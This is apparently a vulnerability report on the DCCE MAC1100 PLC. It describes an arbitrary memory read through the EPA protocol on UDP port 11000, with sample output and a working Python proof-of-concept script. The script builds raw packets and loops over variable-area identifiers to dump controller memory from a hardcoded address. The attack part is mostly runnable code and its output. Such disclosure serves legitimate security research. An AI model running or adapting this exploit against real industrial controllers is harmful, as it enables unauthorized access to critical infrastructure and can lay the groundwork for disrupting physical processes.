Dut Computer Control Engineering Co., Ltd

Edition :

（Dut Computer Control Engineering Co., Ltd ） DCCE MAC1100 PLC

Location

Can read the contents of any variable area


Harm

Memory arbitrary read and write vulnerability Allows the attacker to read the contents of any variable area

Cause the cause


The MAC1100 PLC communicates on the 11000 port using the EPA protocol. The variable identification area of the EPA protocol represents the variable area accessed. Eighteen variable areas can be accessed through the EPA protocol, such as the I zone (input coil zone) and the Q zone (output coil zone). V area (user variable area), L area (local variable area), M area (memory variable area), SM area (special function area), and the like. We can read the contents of any variable area

We can use PLC_config to check the status of each PLC memory. The value of PLC Q area is as shown below. The Q area of the PLC is 16 points and the Q00 value is 1.



Q 区	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9	+10	+11	+12	+13	+14	+15
00000000:	0001	0000	0000	0000												
00000010:																
00000020:																
00000030:																
00000040:																
00000050:																
00000060:																
00000070:																
00000080:																

Then execute the script



```
['0xc', '0x0', '0x1d', '0xd', '0x10', '0x0', '0x1', '0x0', '0x0', '0x0', '0x65', '0x0', '0x0', '0x0', '0x0', '0x0'
('L\x00\x1d\r\x0c\x02\x01\x00e\x00e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
['0xc', '0x0', '0x1d', '0xd', '0x10', '0x0', '0x1', '0x0', '0x0', '0x0', '0x66', '0x0', '0x0', '0x0', '0x0', '0x0'
('L\x00\x1d\r\x0c\x02\x01\x00f\x00f\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
['0xc', '0x0', '0x1d', '0xd', '0x10', '0x0', '0x1', '0x0', '0x0', '0x0', '0x67', '0x0', '0x0', '0x0', '0x0', '0x0'
('L\x00\x1d\r\x0c\x02\x01\x00g\x00g\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
['0xc', '0x0', '0x1d', '0xd', '0x10', '0x0', '0x1', '0x0', '0x0', '0x0', '0x68', '0x0', '0x0', '0x0', '0x0', '0x0'
('L\x00\x1d\r\x0c\x02\x01\x00h\x00h\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
['0xc', '0x0', '0x1d', '0xd', '0x10', '0x0', '0x1', '0x0', '0x0', '0x0', '0x69', '0x0', '0x0', '0x0', '0x0', '0x0'
('L\x00\x1d\r\x0c\x02\x01\x00i\x00i\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
['0xc', '0x0', '0x1d', '0xd', '0x10', '0x0', '0x1', '0x0', '0x0', '0x0', '0x6a', '0x0', '0x0', '0x0', '0x0', '0x0'
('L\x00\x1d\r\x0c\x02\x01\x00j\x00j\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
['0xc', '0x0', '0x1d', '0xd', '0x10', '0x0', '0x1', '0x0', '0x0', '0x0', '0x6b', '0x0', '0x0', '0x0', '0x0', '0x0'
```

poc

```
#!/usr/bin/python
# -*- coding:utf-8 -*-
import socket
import os
import time
import struct

def mem_leak(magic_message):
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    try:
        sender.sendto(magic_message,("192.168.1.181",11000))
        request = sender.recvfrom(1024)

        print request
    except:
        pass

packet_read  =      ["\x0c"]
packet_read  +=     ["\x00\x1d\x0d"]
packet_read  +=     ["\x10\x00"]
packet_read  +=     ["\x01\x00"]
packet_read  +=     ["\x00\x00"]
packet_read  +=     ["\x66\x00"]
packet_read  +=     ["\x00\x00"]
packet_read  +=     ["\x00\x00"]
```

```
for i in range(101,119):
    packet_read[5] = struct.pack("H", i)
    packet = "".join(packet_read)
    print   [hex(ord(i)) for i in packet]
    mem_leak(packet)
```